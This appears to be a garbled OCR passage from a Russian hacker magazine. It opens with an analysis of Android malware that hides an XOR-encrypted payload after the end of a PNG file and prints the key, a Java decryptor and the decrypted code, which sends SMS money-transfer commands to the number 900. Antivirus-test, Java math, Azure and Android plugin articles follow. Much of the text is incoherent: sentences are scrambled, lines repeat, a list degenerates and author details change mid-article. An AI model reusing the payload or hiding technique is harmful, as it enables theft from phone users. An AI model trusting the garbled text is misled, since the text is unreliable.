    0x3ct # байт в шестнадцатеричной системе
    0x2dt # байт в шестнадцатеричной системе
    0x18t # байт в шестнадцатеричной системе
    0x3bt # байт в шестнадцатеричной системе
    0x4et # байт в шестнадцатеричной системе
.end array-data
.end method
```

Итоговый ключ в шестнадцатеричной системе:

{10,2,4,5,6,7,8,92,45,24,56,78}

Для получения зашифрованного кода в файле image.png необходимо с помощью шестнадцатеричного редактора WinHex и Java -программа выполнить следующие действия.

1. Открываем в редакторе изображение **image.png**, которое находится в каталоге **\SMSSender\assets**. Так как графическое изображение image имеет формат PNG, то его байт-код всегда заканчивается как 44 4E 44 AE 42 60 82 (IENDЯ®‚`), **Перехода к байт-коду (IENDЯ®‚`)** происхит окончание файла, однако в исследуемом графическом изображении image после него идет дополнительный код, показанный на рис. 1.

Рис. 1. Дополнительный код

2. Копируем блок кода в отдельный файл, называвем его **night** и сохраняем (рис. 2).

Рис. 2. Создание файла night

3. Для расшифровки байт-кода используем приведенный ниже код, который читает первые 317 байт, по одному байту из файла **night**. Каждый из байтов XOR'ит посредством ключа из буфера key и сохраняем их в буфер buf. Буфер buf выводим в системный поток:

```
import java.io.*;
public class test
{
    public static void main(String[] args)
    {
        byte [] key = {10,2,4,5,6,7,8,92,45,24,56,78}; // Используем
        // ключ из cl/catsboat/a.smali
        int kPos = 0;
        char[] buf = new char[317]; // Читаем первые 317 байт
        try
        {
            InputStream is = new FileInputStream(new
            File("c:\\night"));
            for(int i = 0;i<buf.length;i++) {
                if(is.available() == 0) break;
                buf[i] = (char)(is.read() ^ key[kPos]);
                kPos = (kPos == key.length - 1) ? 0 : (kPos + 1);
            }
            System.out.println(buf);
        }
        catch(Exception ex){}
    }
}
```

4. Создаем файл **test** с данным кодом в каталоге ***\Java\jdk1.7.0_79\bin** с расширением java. Далее открываем командную строку и переходим в каталог bin с помощью команды **cd. *\Java\jdk1.7.0_79\bin**. С использованием командной строки выполняем следующую команду: **javac test.java**, после этого в каталоге bin создается файл **test.class**. Для расшифровки байт-кода, находящегося в файле **night**, выполняем команду **java -classpath . test**.

В консоли появится расшифрованный код:

```
// Создает класс для получения доступа к публичным данным
// http://developer.android.com/reference/android/content/Context.
html
import android.content.Context;

// Управляет СМС: отправка данных, текста, PDU сообщений:
// http://developer.android.com/reference/android/telephony/SmsMana
ger.html
import android.telephony.SmsManager;

// Управляет центром уведомления новых событий и подобным:
// http://developer.android.com/reference/android/widget/Toast.html
import android.widget.Toast;

SmsManager m = SmsManager.getDefault();
m.sendTextMessage("900", " null", "перевод 961xxxxxxx 1000",
null, null);
// (String destinationAddress, String scAddress, String text,
PendingIntent sentIntent, PendingIntent deliveryIntent)

// Показ информации после отправки сообщения:
// http://developer.android.com/guide/topics/ui/notifications.html
dler-dérabotka-runnable.html
r = new Runnable() {
    run() {
        Toast.makeText(ctx, "??Mssta la
        vista!",Toast.LENGTH_LONG).show();
    }
};
h.post(r);
```

ИТОГИ НАШЕГО РАССЛЕДОВАНИЯ

По результатам анализа кода было обнаружено, что приложение отправляет СМС на номер 900 с текстом «перевод 961xxxxxx 1000», где 961xxxxxx — номер абонента, на которого пересылаются денежные средства, а 1000 — их сумма. Данный метод может быть использован для мошенничеством для хищения денежных средств с мобильных устройств и банковских карт. В связи с этим стоит отметить, что необходимо исследовать все вложения, являющиеся продолжением основного кода приложения.

Комментарий от эксперта

Александр Свириденко, программист-исследователь компании «Доктор Веб», разработчик Dr.Web Security Space для Android:

Автор рассмотрел способ защиты угроз от исследований, который стал очень распространяется в последнее время. Сейчас так делают все кому не лень, и злоупотребляют подобные трюки панацеи. Появилась даже коммерческие программы, которые позволяют паковать так код, они продаются среди троеточи-сателей. Это усложняет не только исследование вредоносного кода, но и детект подобных трюков традиционными способами. К счастью, сегодня существуют технологии, которые позволяют определять такие вредоносные программы автоматически. Даже если они только вышли и еще не успели попасть к вирусным аналитикам. Но, судя по тому, как часто малварь пролезает на Google Play, технологии эти есть не у всех. Вообще, бытует мнение, что Google фильтрует приложения только по их поведению на эмуляторе в момент теста. Ничего не проверяют? Зачем, можно разгадать его фразы. Ладно. А то, что перед тем, как приложение проснается и начинает вредить, уже никого не волнует.

ТЕСТ АНТИВИРУСОВ: НЕИЗВЕСТНЫЕ УГРОЗЫ ИЗ БУДУЩЕГО

ИСПЫТЫВАЕМ KIS, PANDA SECURITY SPACE, ESET SMART SECURITY И WINDOWS DEFENDER

Денис Колесников
denis@kolesnikov.ru

Допустим, у нас есть 49 экземпляров актуальной малвари, которые на все 100% известны антивирусу с современными базами. А что бы эти антивирусы могли с чем-нибудь новым начать, когда эти 49 экземпляров не попали в руки вирус-хантеров? Насколько эффективно работают эвристика и проактивная защита современных антивирусов, если прямых не на кого уповать? Ответ на вопрос. И для этого сделаем не прямо сегодняшнюю малвари — просто свежую, которая в базах антивирусов пока не попала. Для этого мы и будем использовать новую программу и на основе полученных результатов, сделанных в ходе теста, делать прогноз относительно эффективности в актуальных базах. Но антивирусы пишут об этом, конечно, ещё не знают :)


В качестве подопытных кроликов будем использовать KIS, Dr.Web, ESET Smart Security и Panda Security Space. Ещё хотелось бы попробовать Dr.Web 9 — вдруг мой не будет работать, пока результаты KIS 10 — есть надежда, что детектится лучше эвристика и сигнатурный анализ решаются, как Defender, вирусы не пропускает. Что и, проверим.

ЕЩЁ РАЗ О ТЕСТИРОВАНИИ

Тесты ведут компьютер час на новых исследованиях. Мы уже учитывали ж ко второй части «Как я тестировал антивирусы». Так что продолжай фонтанировать — комментируй статьи и пишешь — когда спрашу для твоих рекомендаций.

Тест прог

Тесты ведут компьютер час на новых исследованиях. Мы уже учитывали ж ко второй части «Как я тестировал антивирусы». Так что продолжай фонтанировать — комментируй статьи и пишешь — когда спрашу для твоих рекомендаций.




Мы подбираем вирусы

Все операционные системы (специально установлены для этой статьи), в интернет был отключен (чтобы сервер не получил активацию, чтобы были по отдельности проверяемы результаты сканера).

KASPERSKY INTERNET SECURITY

Начнем протестовали со всем известного Kaspersky Internet Security. Как вирус из сервера попадает на компьютер (чтобы антивирусы, дай-Бог, увидеть) (поставлен). Для всех бесплатного использования).




Kaspersky Internet Security

Отключаем антивирус, распаковываем архив с вирусами. Антивирус мы не ставим, потому что нам нужно проверить, как антивирус сам, без ничего, сам по себе, сканер, а, соответственно, на одной сканер и проверяем тачку. Ну, Панда, когда то мне в 30 потоковых канистра на запрещ ежедневно залить 23 гигабайта. Ну и сервер с Касперским — и папки из 49 файлов он умудрился найти 48!


Результат проверки

Видимо, в один файл упаковано несколько зараз и антивирус отражает в отличие отдельных каждую из них. Посмотрим подробный отчет.




Подробный отчет

Как видно из скрина, найдено 45 угроз (из 49). Вирус Trojan Win32 Wacon.pu почему то не был он удален, не помещен в карантин: антивирус его просто не обработал, хотя и обнаружил. Всего в папке Virus осталось 11 файлов.




Осталось 11 файлов

Больше всего вирусов уцелело в папке Ransomware. Как видно из скриншота, файлы с номерами 2, 4, 7 и 8 антивирус вообще не тронул. Интересно будет посмотреть на детект после обновления баз.



Еще результаты Касперского

Что ж, теперь антивирус защитит и попытаюся запустить «вылезшие» вирусы на компе. Но, к сожалению, ничего не получилось. Антивирус обнаружил 4 файла из 41. Файл с номером 2 был распознан как PDM Trojan Win32 Generic. Антивирус выявил опасное поведение программы, «точно характеризующее не как вредоносную».



Заблокирован запуск программы

Предложил исцелить компьютер с перезагрузкой. Согласился. Началось лечение, антивирус отметил действия вредоносной программы и попутно устранил файл с номером 4.

Угроза устранена

Результаты лечения: файлы не пострадали. После перезагрузки и не получил частых сигналы. Что-то пытаюсь запустить на рабочем столе оставить файлы, созданные вирусом. Кое-что антивирусу, конечно, пытается печать созданные вирусом объекты.

Результаты лечения

Угроза обнаружена при попытке обмена

Предложил запустить файлы из папки Ransomware номера 7 и 8. Сразу по-тишине. Ничего не запустилось. Ни одна из 41 вредоносных программ не запустилась, антивирус их распознал, что подделал программы разработчиков. Антивирус начал реагировать уже после того, как вирусы попытались отправить шифрованные письма. Печать у них не вышло — у меня на потоковой канале, не соединение с интернетом!

Блокировка реакции антивируса

Интересно, но на файл с номером 8 антивирус Касперского так и не среагировал. Ни на запуск, ни на попытку отправить шифрованные письма. Ни на запуск файла с таким же названием. Ваш несостыковка нет. Ой, антивирусу реакции нельзя в виду, что временем, скорее всего, делают свои темные дела.

Из папки Trojan/Crypt запускаем файл с именем Trojan/Crypt (1). Шифровальщик — тяжкая артиллерия. Реакции антивируса тоже не последовало. Ждал полчаса, ничего.

Ждал полчаса

О информации

Тоже запустился, реакции от антивируса вроде бы нет, но данные оставлены нешифрованными. Или, как я в случае ещё с сервера участвовал этого теста. А вот один из антивирусов допустил шифрование данных, так ты уверен, дело.

Из папки Virus запускаю файлы с номерами 4 и 8, запуск из папки Worm — файлы 6 и 8. Первый вирус — Trojan Win32 Generic — сработал допускает не только разработчиков обычных программ, но и вирусописателей. А на второй Касперский никак не среагировал.

Продолжение статьи →

ТЕСТ АНТИВИРУСОВ: НЕИЗВЕСТНЫЕ УГРОЗЫ ИЗ БУДУЩЕГО

Денис Кочетковский
denis@kochetkovsky.com

ИСПЫТЫВАЕМ ИКС-ВИ В WEB SECURITY SPACE, FIRST SMART SECURITY, ОТ ВИРУСОВ ДОКТОРА ВЕБА

Антивирусы. Тестирование

Запускаем полную проверку компьютера. Ее цель — отсканировать жесткие носители объектов выполнить сигнатурный анализ. Полная проверка проверяет системы, что потенциально, в принципе. Частью сигнал, дискуссия меня не по-прежнему. Ограничивается, что в ходе проверки. Ограничивается, что в ходе проверки на наличие угрозы. Глобал. Сигнал — проверка. Ограничивается по-прежнему — что в ходе проверки. Ограничивается, что в ходе проверки. Ограничивается, что в ходе проверки. Ограничивается,

ТЕСТ АНТИВИРУСОВ: НЕИЗВЕСТНЫЕ УГРОЗЫ ИЗ БУДУЩЕГО

Дмитрий Галов
Старший вирусолог ESET

ИСПЫТЫВАЛИ ИНТЕРНЕТ-БЕЗОПАСНОСТЬ: ESET SMART SECURITY, SYMANTEC ENDPOINT PROTECTION, ZONEALARM FREE ANTIVIRUS + FIREWALL

Сложно представить, что когда-нибудь все вирусы перестанут, как в свое время, бесплатно распространяться. Вполне возможно, что так произойдет лет через 10, но сейчас, по-прежнему, вирусы — это не только технологии, которые могут нанести ущерб, но еще и бизнес, который приносит большие деньги. Поэтому, чтобы не потерять свою долю рынка, производители антивирусов вынуждены бороться с новыми угрозами, которые, в отличие от вирусов, приносят деньги. Ранее в статьях на страницах Хакера мы уже рассматривали такие угрозы, как ransomware, banking malware, spyware и adware. Сегодня мы попробуем выяснить, насколько эффективно современные антивирусы борются с такими угрозами, которые, в отличие от вирусов, приносят деньги.

Тестовая лаборатория ESET

После обновления баз антивирус успешно обнаружил все 49 угроз. Больше всего угроз было обнаружено в Internet Explorer, Firefox и Chrome. Все угрозы были обнаружены и нейтрализованы. Для ESET это отличный результат!

Тестовая лаборатория Symantec

Перед началом в антивирус этот же набор, но после после обновления антивирус не смог найти ни одной угрозы, из-за чего получил 0 из 49.

Обновление антивируса Symantec, по-видимому, не может обновить свои сигнатуры, из-за чего и не обнаружило угрозы. Сигнатуры, которые, по-видимому, не могут обновиться, могут быть разными, но, чтобы не гадать, что именно произошло, нужно обратиться к разработчикам. Для ESET, Symantec и ZoneAlarm мы использовали последние версии на момент тестирования.

Тестовая лаборатория ZoneAlarm

Перед началом в антивирус этот же набор, но после обновления антивирус нашел 0 из 49. Вот такие вот результаты. Не нашлось ни одной.

Тестовая лаборатория ESET

Что же, ничего хорошего сказать не могу. Результат, опять же, получился не в пользу ZoneAlarm. В чем виде угрозы есть, что делать — не знаем.

Тестовая лаборатория ESET

Включаем защиту в реальном времени и запускаем скачанный вирус. Вирус, который ранее был у нас в системе, и он подумал, что ему пора бы уже и запуститься. Но, к сожалению, ESET мгновенно отреагировал и вирус не смог даже запуститься.

Антивирус не смогрел вирус, который ранее был у нас в системе. Вирус запустился и начал свою деятельность. Но ESET не стал ждать, и сразу же обнаружил вирус и нейтрализовал его.

Тестовая лаборатория ESET

Антивирус, на ESET успешно обнаружил и удалил эти шифровальщики — что, к сожалению, не получилось сделать у Symantec. Для ZoneAlarm — «Тестовый» — шифровальщики могут нормально жить на компьютере.

Тестовая лаборатория ESET

Из тестов стало ясно, что ESET успешно обнаружил и удалил все шпионские угрозы, которые были в системе. Для Symantec — «Тестовый» — шпионские угрозы могут спокойно жить на компьютере.

Тестовая лаборатория ESET

Тестовая лаборатория ESET

Тестовая лаборатория ESET

ЗАПУСК БЕЗ ТОРМОЗОВ

МНОГОПОТОЧНАЯ РАЗРАБОТКА ДЛЯ ANDROID, ЧАСТЬ 1

Андрей Кулешов
Ведущий программист ABBYY

При создании мобильного приложения часть сложнее чтобы, кроме того нашего, пока не сделаешь скачать что-то из Сети или считать файл с диска. Для стабильной работы приложения при действии пользователя создаются в отдельных потоках. Зачем, когда и как генерировать многопоточность — на примере ABBYY Business Card Scanner, рассмотрим в нашем материале.

Материал подготовлен в Google Play приглашает, имеющие проблемы с сайтом пишите, разовые выгоды с пользователей подарков, что чтобы сервер.

```
Java  ▾                                                    ⚙ ⊟ ⊞ ⊡ ⊠ ⊟ ⊞ ⊡ ⊠ ⊟ ⊞ ⊡ ⊠
```

О чем должен знать каждый программист

Может ли программист обойтись без нее?

Виталий Хоробрых,
руководитель программы «Компьютерные науки и искусственный интеллект», СПбГУ

Сложную задачу поставила передо мной редакция журнала: на правах действующего программиста и преподавателя высшей школы, с целью борьбы с веб-пространством и сообщества программистов раскрыть тему необходимости изучения математики :). Что ж — вызов принят, хотя это и не так просто. Тем более что в последнее время в которую «Должен ли программист знать классическую математику?» добавился еще один: «А должен ли data scientist уметь программировать?»

Кнут не для всех. Наверное, самое важное, что можно извлечь из первого тома, — в байте не всегда было восемь бит!

В этом есть какая-то ирония — оказывается, люди, хорошо знающие математику, далеко не всегда хорошо программируют. В этой статье я не буду вскрывать мифы вроде того, что, чтобы стать гуру программирования, нужно прочесть известный четырехтомный труд Кнута. В Советском Союзе тоже имелась книга, которая у всех была и которую никто не читал, — «Капитал» Маркса. Все просто: Кнут для всех, и, наверное, самое важное, что можно извлечь из первого тома, — в байте не всегда было восемь бит!

Прежде всего — в задачах разного класса, которые требуют разного уровня подготовки. Знание алгебраической геометрии вовсе не помогает в решении каждодневных задач, если ты занимаешься веб-разработкой. Строго говоря, существует только два из нескольких необходимых математических навыка для программиста — это умение считать и умение работать с логическими выражениями.

Разумеется, существуют немало с точки зрения математики области программирования, например криптография и компьютерная графика. Но одна тема возникает во всех разделах программирования, пусть даже в разной степени, — это понятие сложности. Вообще-то, что бы мы ни программировали, мы постоянно сталкиваемся с задачей контроля сложности. Это может быть вычислительная сложность, когда ты должен уметь рассказывать эффективные алгоритмы, или же сложность кода, с которой приходится сражаться каждому. Потому большая часть математики, которая применяется более или менее повсеместно, — это математика, нужная для алгоритмов и анализа кода в целом.

Здесь, перед тем как говорить об алгоритмах, я приведу несколько примеров на совершенно отвлеченную тему.

КОЕ-ЧТО О ЧИСЛАХ

Если быть совсем честным, то стоит отметить, что знание математики далеко не всегда помогает программисту, потому что математика, связанная непосредственно с числами, часто работает иначе, чем кажется, из-за особенностей представления чисел в компьютере.

Начнем с чего-нибудь совсем простого, но очень примечательного — случаюсь, что на такой вопрос на собеседовании опытные разработчики, окончившие математический факультет, отвечают неправильно: сходу они предполагают такое в коде, существенно большее, чем может показаться на первый взгляд. Вот, к примеру, тебе нужно найти среднее значение в массиве, ранее 0,9, или сосчитать их количество. Что может быть проще?

```
static int count(double[] arr, double v) {
    int c = 0;
    for(int i = 0; i < arr.length; i++)
        if (arr[i] == v) c++;
    return c;
}
```

Вообще класс, лишен блочный тест с помощью JUnit для массива:

```
@Test
void testCount() throws Exception {
    double[] arr = (0.9, 0.9, 0.8, 0.9, 0.7);
    assertEquals(3, count(arr, 0.9));
}
```

Все работает, **count(arr, 0.9)** даст 3, все как положено — давай в продакшен. За такое ревью можно лишиться работы... Есть нечто, чего я до сих пор не могу понять. Почему разработчики, которые работают на высоком уровне, воспринимают этот код без ошибок и предупреждений? Давай возьмем другой массив.

```
double[] arr = (2.0 - 1.1, 3.0 - 2.1, 0.8, 10 - 9.1, 0.7);
```

Вроде бы почти все то же самое, но **count(arr, 0.9)** вернет... 0. Почему так? Давай просто выведем массив на экран:

```
0.899999999999999
0.899999999999999
0.8
0.900000000000004
```

Одна из первых вещей, которые должен знать любой программист: никогда, ни при каких обстоятельствах нельзя сравнивать числа с плавающей точкой на равенство. Такое ограничение — не прихоть, а необходимость. Вообще-то, причиной представление чисел с плавающей точкой :). Только на эту тему можно написать не одну и не две книги. Здесь я не буду приводить лишних умных слов, таких как «машинный эпсилон», а просто дам рекомендацию для сравнения двух чисел: если **Math.abs(x – y) < eps**, то можно считать их равными. Величину eps можно подобрать исходя из задачи (это просто достаточно малое число). Вообще, с числами в компьютере связано много интересного, а с числами с плавающей точкой особенно, потому что далеко не все понимают, как это на самом деле устроено. Если вы хотите прояснить для себя, как выражение **0.0 > Double.MIN_VALUE** может ложно?

Многие спросят какой прикладной смысл в «точке сравнения», а подробное описание подобных эффектов явно выходит за рамки статьи, так что я всего лишь дам полезные ссылки для начала:

- IEEE 754;
- Перед сравнением с плавающей точкой в Java.

Здесь же просто отмечу кое-какие полезные факты. Числа с плавающей точкой и целые типы ведут себя по-разному в одном и том же диапазоне. К примеру, деление на 0 в случае целых чисел приводит к возникновению исключения, а вот в случае чисел с плавающей точкой — к появлению значений **Double.POSITIVE_INFINITY**, **Double.NEGATIVE_INFINITY** и **NaN** (если 0.0 разделить на 0). Перепонечим такие работает по-разному:

```
Double.MAX_VALUE + 1000000 == Double.MAX_VALUE // true
Integer.MAX_VALUE + 10000 == Integer.MAX_VALUE // false
```

В предыдущем примере у нас была функция **Math.abs()**. Кстати, функции вычисления абсолютного значения интересна сама по себе, особенно для целых чисел (для целых типов использовать функцию модуля, и может создать побольше больше проблемы (особенно в больших проектах). Предлагаю подумать о том, всегда ли модуль возвращает корректный результат, то есть можем ли мы вообще гарантировать на то, что результат прекращения всегда больше либо равен 0? Ведь этому нас учат в школе и в университете. Проблема в том, что даже целые числа работают в Java не так, как ждешь не работает. Разумеется в этом направлении, возьмем любое целое со знаком: пусть 32 бита, диапазон значений такого числа от –2^ 31 до 2^ 31.

Кто-нибудь видит проблемное место? Отрицательная часть длиннее положительной! На практике это означает, что «заведомо положительное» число **Math.abs(Integer.MIN_VALUE)** равно –2 147 483 648.

ПРЕДСТАВЛЕНИЕ ПРОГРАММЫ И ДАННЫХ

Теперь перейдем к примерам другого рода. Недавно я был на последней конференции JPoint Алексей Шипилев (@shipilev) рассказывал про компактификацию строк в Java 9. Напомню, что раньше строка в Java в кодировке UTF-16 в большинстве из них, согласно исследованию данных приложений, все-таки содержат только латинские символы. Таким образом они могут хорошо помещаться в строке, где на символ отводится один байт, что уменьшает занимаемую память и увеличит пропускную способность. Однако хорошо в том, как это правильно реализовать. Интересно, например, почему бы не использовать при кто UTF-8 вместо UTF-16? Основное достоинство UTF-8 состоит в том, что это кодировка с переменным количеством байтов на символ и латинские символы всегда представлены одним байтом. Но есть и недостатки, которые заставили «кто» UTF-16 отказаться и, как может показаться, как раз решает нашу проблему.

Как бы не так. Оказывается, что одна из самых часто вызываемых методов класса String, а как является метод **charAt()**. Причем типичный контекст его использования следующий:

```
for (int i = 0; i < s.length(); i++)
    char ch = s.charAt(i);
```

Если наша строка хранится в кодировке с переменным числом байтов, то операция **charAt()** будет выполняться за линейное от длины строки время, а не за O(1), что приведет к регрессии таких циклов до квадратичной сложности.

Так, стоп! Что-то опять обсуждаем какие-то внутренние детали, которые никаких алгоритмов тут помнить не надо. Кнута с Кормином читать не обязательно. Однако здесь О-нотация (и вообще матан на уровне первого курса) получается полезно.

Для тех, кто еще не в курсе, но кому компьютер (совершенно зря) разрешает компилировать такие программы, здесь нужно сказать, что алгоритмы в строке происходят за постоянное время, которое не зависит от длины строки. Это все почти, что нам нужно, чтобы в цикле время работы оставалось линейным через массивы. Тут можно было бы закончить с примером, но нет. Дело в том, что есть люди, которые слышали про О-нотацию, но пользуются ей слишком буквально. Например, ты в курсе, что есть такая структура данных, в которых все массивы ассоциативные (то есть словари) или в которых просто нет массивов (такие тоже есть, и их все любят). И ты, наверное, слышал, что доступ к словарю тоже O(1).

И вот в сам видел, как многие люди смело используют словари везде, даже тут, где можно было бы использовать массивы.

Дело в том, что O(1) — это абстракция, которая нам говорит, что это константа, но не говорит какая. В случае словарей она много больше, чем в случае массивов. Так, этот пример просто про время сложности и понимания кода, здесь ничего не написано про то, с чем может дело инженеры по производительности («оптимизации, профайлеры и так далее), там нужно не только знать счетчики, но и еще много чего знать.

Разумеется коснулись довольно болезненной темы про алгоритмы. Я сам много раз спешил, что знать алгоритмы вообще не нужно, потому что все написано на Java. Последние почти всегда правда. Если даже и так, то знание помогает понять, какую структуру данных или алгоритм нужно использовать в каком-нибудь конкретном случае. Почему «почти» — потому что иногда это все-таки случается.

Когда я был молод, памяти в хорошем компьютере было 4 Мбайт, то есть 1 1024 раза меньше, чем сейчас в плохом. И чтобы хоть что-то доступной этой памяти, нужно было писать на Watcom C и использовать защищенный режим с помощью DPMI. Но, потому что в реальном режиме процессора x86 не было плоской модели памяти, а была модель сегмент-смещение и столько адресовать нормальным образом было просто нельзя. Как ты думаешь, что изменилось с тех пор? Правильный ответ: ничего.

Все те же проблемы. Очень много людей пишут на Java сейчас так, как тогда писали на C. Но у языка Java есть одно ограничение, которое порождает очень специальный код, где нужно брать и надо использовать алгоритмы и структуры данных, даже при такой инфраструктуре, которая вострепо вокруг языка. Речь идет о том, что массивы индексируются int — это 32-битное знаковое число. А что делать, если ты хочешь сделать бит-сет на > 2 миллиарда бит? Если у тебя есть необходимость в структуре данных, в которой больше двух миллиардов элементов, то у тебя серьезные проблемы — тебе, скорее всего, придется реализовывать это самому. Даже если это массив. Вот тут от того, с чем именно тебе нужно иметь дело, зависит масштаб проблемы.

Надеюсь, здесь нам повезло, битовый сет — это довольно просто. Для его реализации нужно знать, как работать с битовыми массивами, и просто уметь считать. Для того чтобы реализовать большой бит-сет, достаточно научиться имитировать массивы большой длины. Помимо алгоритмических и математических тонкостей, здесь есть еще и чисто инженерные проблемы. Если нам нужно создать массив из целых чисел, скажем, на 4 миллиарда элементов, то может показаться, что для этого достаточно создать два массива по 2 миллиарда. На самом деле нужно так же делать, особенно в Java, — потому что там существует сборка мусора, а дефрагментация памяти есть всегда, и найти два раза по 8 Гбайт пустого в памяти, даже если у тебя сервер с 64 Гбайт памяти, может оказаться непосильной задачей. Лучше, конечно, сделать десяток-другой массивов поменьше.

Математика О-нотацией нам говорит, что нет никакой разницы в сложности алгоритма незаконно об счетчика массивов, однако наилучшим вариантом будет использовать количество массивов, равное степени двойки. Например, 64. Дело в том, что операции вычисления остатка от деления и умножения — самые сложные для компьютера, особенно если у тебя возможно гарантирует шаг, когда как в случае степени двойки операции сдвига и 64 складывается от бытия «и» с числом 63 (немного математики, но вы все знаете), что значительно быстрее.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Я не просто так упомянул про битовый сет, потому что он лежит в основе очень интересной, а главное, полезной структуры данных, которая называется фильтр Блума (Bloom Filter). Это вероятностная структура данных, а потому даже для того, чтобы просто уметь ее использовать, нужно знать теорию вероятностей и как минимум основы теории вероятностей.

Фильтр Блума — это элементарная вероятностная множества, которое обеспечивает проверку на вхождение с некоторой вероятностью ложноположительного результата (false positive), то есть если операция get для фильтра Блума говорит, что элемента в множестве нет, то его действительно нет, а вот в положительном случае можно гарантировать корректность результата только с какой-то вероятностью. Вероятный можно выбрать в работе с этой структурой данных заранее в тем, что мы можешь всегда выбирать баланс между достоверностью положительного результата и экономией места. Часто фильтр Блума используется для первичной проверки значения, которое требует большого времени, если точная проверка слишком дорога.

Как это работает? Об этом в очень подробно напишу в следующей статье, а здесь сделаю только небольшой спойлер. На самом деле все довольно просто: при добавлении элемента вычисляется несколько различных хешей (их число варьируется параметрами, обычно около шести) для данного объекта, потом берется остаток от деления на длину битового сета и устанавливается соответствующие биты.

Для проверки используется тот же процедуре: если хотя бы один бит из необходимых отсутствует, то данного элемента во множестве точно нет (хотя возможны исключения). В общем, мы получаем вероятностный аналогом реализацией множественной структуры данных с long-адресацией в следующей статье :) ■

MICROSOFT AZURE ДЛЯ БОРОДАТЫХ АДМИНОВ

СТАВИМ LINUX И НАКАТЫВАЕМ WORDPRESS В ОБЛАКО MICROSOFT

Всего несколько лет назад фраза «развернуть виртуалку в инстансе облака Microsoft» показалась бы сисадмину сюжетом сказки. Сегодня же это – абсолютно нормальная рабочая задача. Мы ставим Linux и накатываем WordPress в облако Microsoft Azure, разбираемся с ценообразованием и оцениваем удобство управления через командную строку.

ВРЕМЯ ДЕЛАТЬ

Microsoft Azure – это платформа и набор сервисов, позволяющих создавать, развертывать и управлять приложениями и сервисами в облаке. Azure – это и IaaS, и PaaS, и SaaS. Вы можете использовать Azure для виртуализации инфраструктуры, для разработки и тестирования, для бэкапов, для хостинга приложений и сервисов, для аналитики и прогнозирования данных, для Internet of Things, для машинного обучения и для многого другого. Azure – это и виртуальные машины, и виртуальные сети, и виртуальные жесткие диски, и виртуальные хранилища, и виртуальные базы данных, и виртуальные веб-приложения, и виртуальные API, и виртуальные сервисы Active Directory, и виртуальные сервисы Azure Stack, и виртуальные сервисы Azure Government, и виртуальные сервисы China Azure, и виртуальные сервисы Azure Germany, и виртуальные сервисы Azure Stack China, и виртуальные сервисы Azure Stack Germany, и виртуальные сервисы Azure Stack Government, и виртуальные сервисы Azure Stack Government China, и виртуальные сервисы Azure Stack Government Germany. Короче, виртуальные сервисы – это Azure.

Azure поддерживает Windows, Linux и CentOS. Другие сервисы, с тем-сем, поддерживают и любые другие дистрибутивы.

Как бывает гораздо дешевле, можно с легкостью создать стек виртуалки.

Для виртуальных машин в Azure доступны виртуальные диски – обновленная версия виртуальных жестких дисков VHD. Azure поддерживает и старые VHD, и новые VHDX. Виртуальные диски Azure – это и диски для виртуальных машин, и диски для виртуальных контейнеров, и диски для виртуальных приложений, и диски для виртуальных сервисов. Azure поддерживает и VHD, и VHDX, и диски Azure Managed Disks, и диски Azure Managed Disks Premium, и диски Azure Managed Disks Standard, и диски Azure Managed Disks Ultra, и диски Azure Managed Disks Standard SSD, и диски Azure Managed Disks Standard HDD, и диски Azure Managed Disks Premium SSD, и диски Azure Managed Disks Ultra SSD

РАСШИРЯЙ И МАСШТАБИРУЙ

Евгений Зобков
Senior Developer, Luxoft

ПИШЕМ ПРИЛОЖЕНИЯ С ПОДДЕРЖКОЙ ПЛАГИНОВ ДЛЯ ANDROID. ЧАСТЬ 1

Приложения с расширяемой функциональностью — обыденная вещь в настольных ОС. Большинство сложных, ужосткоизлазированных приложений позволяют подключать дополнения в виде плагинов или скриптов. Это удобная, важная и легко реализуемая фичуция, которая в простейшем случае может быть встроена в приложение с помощью нескольких строк, всего лишь загружающих внешнюю библиотеку. Но как с этим обстоит дела в Android, где каждое приложение замкнуто в свою собственную песочницу, а распространять «просто библиотеки» через маркет нельзя?

На самом деле есть как минимум три способа создать приложение с поддержкой плагинов для Android.

Первый способ заключается в том, чтобы встроить в приложение интерпретатор простого скриптового языка (Lua лучше всего подходит на эту роль). Главная фичуша этого способа — простота разработки плагинов. Но есть и ряд недостатков:

- Необходимо реализовать биндинги к функциям своего приложения и колбэки в обратную сторону, что может оказаться сложнее, чем сама задача;
- Невозможно распространять плагины через маркет, придется либо просить пользователей самостоятельно копировать скрипты в память устройства, либо создать свой собственный магазинчик и платить за хостинг;
- Производительность скриптов на самом высоком
- Тебе придется вторгаться в внутрь движка дваго с интерпретатором, написанным на C/C++, и самостоятельно собирать его для разных процессорных архитектур.

В общем, не самый удачный, но имеющий право на существование способ.

Второй способ основан на встроении в среду исполнения механизма динамической загрузки классов. Он позволяет разбить приложение на множество модулей, которые будут подключаться прямо во время его работы. По этому этот способ очень похож на тот, что использовался в приложениях для настольных ОС и имеет то же недостатки:

- Модули не получится распространять через маркет
- После загрузки модулей становится частью приложения, а значит, тебе придется самостоятельно отслеживать их память, вводить квота на время исполнения и написать много другого кода, следящего за поведением модуля и ограничивающего его возможности.
- Необходимо будет не только пишетсо прундрой API модулей, но и следить за его соблюдением. Система такая, что выдрать модуль, неверная на любые несоотвествия в API, а потомка вызвать несуществующую фичущю или фичуцию, принимающую другой тип аргументы, приведет к падению всего приложения.

Тем не менее модули могут быть очень полезны при разработке раннего дода Android, в тонках (в общем-то, ограниченных частью приложения, а значит, тебе придется самостоятельно отслеживать их память, вводить квота на время исполнения и написать много другого кода, следящего за поведением модуля и ограничивающего его возможности.

dbms_photoshop
admin.ardepos.com

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ВПЕРВЫЕ НА АРЕНЕ: ЗАДАЧИ ОТ АНОНИМУСА

